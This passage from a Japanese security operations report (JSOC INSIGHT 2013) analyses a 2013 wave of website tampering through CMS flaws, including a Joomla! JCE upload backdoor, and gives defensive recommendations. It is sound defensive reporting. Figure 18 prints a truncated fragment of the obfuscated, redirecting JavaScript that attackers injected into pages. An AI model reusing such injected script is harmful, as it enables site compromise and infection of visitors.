3.2.4　CMS の脆弱性を悪用した改ざん事案について


2013 年 1 月以降に国内の Web ページにおいて改ざん事案が増加していることや、5 月下旬以降改ざんされた Web サイトに共通の不正な JavaScript が挿入される事案が国内において多発していることから、警察庁や JPCERT/CC は注意喚起を公開しました。[4]

本事案では、Web サーバ上の HTML ファイルや PHP ファイル等が改ざんされ、悪意ある外部サイトへ誘導する難読化された JavaScript が挿入されるケースが確認されています。改ざんされた Web ページは、JavaScript と共に「0c0896」「ded509」など 6 桁の 16 進数が文頭に埋め込まれていることが特徴となっています。これら Web ページは外見上の変化がないため、Web サイト管理者および閲覧者が改ざん事実に気づきにくく、多数の Web ページが現在も改ざんされたままの状態である可能性が懸念されています。

```
</div><!--0c0896--><script type="text/javascript" language="javascript">
ps="split";e=eval;v="0x";a=0;z="y";try{a*=25}catch(zz){a=1}if(!a){try{--e("doc"+"ument")["¥x62od"+z]}catch(q){a2="_";sa=0xa-
02;}z="28_6e_7d_76_6b_7c_71_77_76_28_82_82_82_6e_6e_6e_30_31_28_83_15_12_28_7e_69_7a_28_72_75_7e_28_45_28_6c_77_6b_
7d_75_6d_76_7c_36_6b_7a_6d_69_7c_6d_4d_74_6d_
```

図 18　難読化された JavaScript のソース(一部)

2013 年、JSOC における Web ページの改ざん攻撃の検知件数は増加傾向にあります。（グラフ 6）一連の改ざん事案は依然改ざん方法を特定するには至っていないものの、警察庁の注意喚起によれば、改ざんの状況や疑われる手口の一つに、Contents Management System（CMS）の脆弱性を悪用された可能性があるとしています。 JSOC においても CMS の脆弱性を悪用する攻撃は多く検知しており、特に、Joomla!の脆弱性を悪用した攻撃を多数検知しています。



グラフ 6 Web ページの改ざん攻撃の検知件数推移

[4] 【参考】
・ウェブサイト改ざん事案の多発に係る注意喚起について(@Police、pdf ファイル)
http://www.npa.go.jp/cyberpolice/detect/pdf/20130524_1.pdf
・外見上変化のないウェブサイト改ざん事案の多発(@Police、pdf ファイル)
http://www.npa.go.jp/cyberpolice/detect/pdf/20130607.pdf
・Web サイト改ざんに関する注意喚起
http://www.jpcert.or.jp/at/2013/at130027.html

Joomla! のプラグイン JCE には、アップロードされたファイルの拡張子を変更する機能があり、JCE のバージョン 2.0.10 以下には本機能に脆弱性が存在します。画像ファイルとしてアップロードしたファイルを任意の拡張子に変更することでバックドアを設置するタイプの攻撃を、JSOC においても多数検知しています。（図 19、20）




図 19 画像ファイルとしてアップロードしたスクリプトファイル




図 20 アップロードしたファイルの拡張子変更

この攻撃は 2011 年以前に公開された比較的古い脆弱性を悪用した攻撃であり、脆弱性を修正したバージョンはすでに公開されています。（Joomla!JCE 2.0.11）

CMS は、ユーザにとっては利便性の高いソフトウェアですが、特にオープンソースの CMS では、ソースコードが公開されていることから、潜在的な脆弱性が発見されやすい傾向があります。CMS は比較的、脆弱性が早期に修正されやすいという利点もありますが、環境によっては脆弱性情報が公開されても容易にアップデートできないことや、外部に委託して製作した Web システムの詳細な利用状況を把握できていないことにより、Web システムで使用されているプラグインやライブラリが古いバージョンのまま運用されていることなどが攻撃の被害拡大の一因として挙げられます。

3.2.5　Web ページの改ざん攻撃に関する対策とまとめ

ここまで 4 月～6 月期に JSOC で検知、あるいは確認したいくつかの Web ページの改ざん手法や関連するトピックを解説してきましたが、Web ページの改ざん攻撃の手法は非常に巧妙になってきています。

これらの脅威に対してサービスの利用者（クライアント側）やサービスの提供者（サーバ側）が取るべき対策は攻撃手法のそれと比較すると、それほど変化はありませんが、Web を通じた攻撃が拡大してきており、今後もその傾向がしばらく続くことが予想されるため、日々確実に欠かすことなく対策を講じることがこれまで以上に重要になります。

LAC Report 2013 SUMMER でも少し触れましたが、以下の内容を参考に、自組織における現状のセキュリティ施策を確認し、必要に応じて見直しを行ってください。

■サービスの利用者における対策（クライアント側）

クライアント側への脅威は、ウイルスへの感染と、ウイルスへの感染に伴う情報の窃取です。これらの脅威に対し、JSOC が推奨する対策は以下の通りです。

★対策ポイント★

1) OS、アプリケーション、アンチウイルスソフトウェアを最新の状態に保つ。
2) EMET[5]等を導入することにより、ゼロデイ攻撃によるウイルス感染の可能性を緩和する。
3) 重要なシステムへのアカウント情報は可能な限り外部と接続する端末上に保存しない。
4) 複数サイトでアカウント情報の使い回しをしない。

■サービスの提供者における対策（サーバ側）

サーバ側への脅威は、Web ページが改ざんされることによる風評被害、サーバ上に保管された情報の漏えい、攻撃者への加担が挙げられます。これらの脅威に対し、JSOC が推奨する対策は以下の通りです。

★対策ポイント★

1) 単一ポイントでの対策ではなく、多層的な防御策を講じる。
2) ミドルウェアやサーバ管理ツール、CMS 等を適切に管理する。
   （保守業者との仕様策定時における認識合わせ、セキュリティ診断の対象化。）
3) アカウントのロックアウト機能や二要素認証などによって、ブルートフォースやなりすましログインへの対策を講じる。

[5]脆弱性緩和ツール EMET 4.0 リリース
http://blogs.technet.com/b/jpsecurity/archive/2013/06/18/3579541.aspx?Redirected=true

4　終わりに

2000 年に設立された JSOC は、これまで 19 号にわたり「侵入傾向分析レポート」を発行し、おかげさまで皆様より大きな反響を頂いてまいりました。通算 20 号目となる今号からは、株式会社ラックが発行する「ラックレポート（四半期に一度の発行）」の創刊に合わせ、最新の脅威にスポットを当て即時性を重視し、名称を「JSOC INSIGHT」と変え 3 ヶ月に一度の間隔で発行してまいります。

JSOC INSIGHT がこれまでの侵入傾向分析レポートと大きく異なる点は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を重視している点です。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT 2013 vol.1 からは多数の検知が行われた流行のインシデントに加え、件数が少ないながらも、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、いち早く情報を提供してまいります。

これまでと同様に、年度の終了時に発行させて頂くレポートでは通年の傾向を掲載させて頂きますが、他 3 回のレポートについては、JSOC で発生している最前線のインシデント情報をお伝えし、お客様の環境のセキュリティ向上に寄与したいと考えております。

JSOC が、お客様と共に「安全・安心」を提供できるビジネスシーンの礎となれれば幸いです。

JSOC INSIGHT 2013 vol.1
【執筆】
天野　一輝 / 木村　諭紀雄 / 品川　亮太郎 / 庄子　正洋 / 三和　弘典